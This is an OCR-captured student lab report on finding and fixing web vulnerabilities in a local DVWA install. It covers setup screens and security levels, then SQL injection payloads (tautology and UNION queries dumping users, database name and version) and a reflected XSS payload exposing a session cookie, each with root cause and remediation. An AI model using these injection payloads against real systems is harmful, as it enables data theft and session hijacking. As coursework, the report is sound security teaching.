
Bharatiya Vidya Bhavan’s

Sardar Patel Institute of Technology

(Autonomous Institute Affiliated to University of Mumbai)

Name	Esha Nitin Chavan
UID	2024301002
Experiment No.	07

Aim:	To identify, exploit and mitigate the common web application vulnerabilities
Executive Summary:	We used DVWA in a controlled lab to find and exploit common web flaws (SQLi, XSS, CSRF, IDOR, unsafe uploads, command/file inclusion), showed how poor input validation and missing access controls enable serious attacks, and proposed fixes like parameterized queries, output escaping, CSRF tokens, strict authorization, and secure file handling.
Setup	
Part A	
PROBLEM	Show DVWA running: screenshot of login page and the “Create/Reset Database” page. Change and note the security level settings (low/medium/high) and explain what the setting changes in code or behavior (short answer).
Environment & setup	

http://localhost/dvwa/setup.php

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

General
Operating system: ***nix**

DVWA version:


- Git reference: **0df595ea0ee9b20ee375374c5ff20a10c68e743d**
- Author: Robin

reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
Writable folder /var/www/html/dvwa/config: Yes

Apache
Web Server SERVER_NAME: **localhost**

mod_rewrite: **Not Enabled**



http://localhost/dvwa/setup.php

PHP
PHP version: **8.1.2-1ubuntu2.22**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: **MySQL/MariaDB**
Database username: **dvwauser**
Database password: ******
Database database: **dvwa**
Database host: **localhost**
Database port: **3306**

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**


For information on how to install these, see the README.

Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.


```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.



http://localhost/dvwa/login.php

Username: Admin
Password: ••••••••



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions


It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you



machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources


DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory

You have logged in as 'Admin'

Username: Admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Part B


Problem statement :

For each: (a) identify vulnerable page, (b) exploit (screenshot + short reproduction steps), (c) explain root cause, (d) propose a fix.

1. SQL Injection (SQLi) vulnerabilities/sqli
   Demonstrate retrieving another user's password or dumping a table.


   - Open DVWA and go to the SQL Injection page.
   - In the User ID box enter: 1' OR '1'='1 and submit the form.
   - Check the page output — you should see many records or extra data that the page normally would not show.

Evidence:




Vulnerability: SQL Injection

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```



Vulnerability: SQL Injection

```
ID: admin' OR '1'='1
First name: admin
Surname: admin

ID: admin' OR '1'='1
First name: Gordon
Surname: Brown

ID: admin' OR '1'='1
First name: Hack
Surname: Me

ID: admin' OR '1'='1
First name: Pablo
Surname: Picasso

ID: admin' OR '1'='1
First name: Bob
Surname: Smith
```




Vulnerability: SQL Injection

User ID: ' OR 'a'='a

```
ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection




Vulnerability: SQL Injection

User ID: ' UNION SELECT NU

```
ID: ' UNION SELECT NULL, database() -- -
First name:
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



Vulnerability: SQL Injection

```
ID: ' UNION SELECT 1, @@version -- -
First name: 1
Surname: 10.6.22-MariaDB-0ubuntu0.22.04.1
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Root cause: The application builds SQL statements by directly appending user-supplied values into the query string instead of using parameterized queries. Because inputs aren't validated or bound, an attacker can inject SQL into the query.

Remediation: Use prepared statements with bound parameters so user input is treated as data, not SQL. Example using PDO:

```
$dbh = new PDO('mysql:host=localhost;dbname=dvwa', 'dvwa_user',
'password');
// prepare the query with a named placeholder
$stmt = $dbh->prepare('SELECT user, password FROM users WHERE id =
:id');
// coerce and bind the input as an integer
$stmt->bindValue(':id', (int)$_GET['id'], PDO::PARAM_INT);
// execute safely
$stmt->execute();
$rows = $stmt->fetchAll(PDO::FETCH_ASSOC);
```


2. **Reflected XSS -** vulnerabilities/xss_r

Craft a payload that displays an alert and show impact (cookie theft discussion).
Vulnerable page: vulnerabilities/xss_r/

Reproduction steps / exploit:

- Open the Reflected XSS lab page.
- Submit an input that the page echoes back without escaping — for example: <script>alert(document.cookie)</script>
- When that response is rendered in the victim's browser, the injected script runs and shows an alert containing the page's cookies.

	Evidence:


http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)%3


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert(document.cool Submit

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/


http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)%3

localhost

PHPSESSID=2s76c62v14uo0mvc60879414v4; security=low

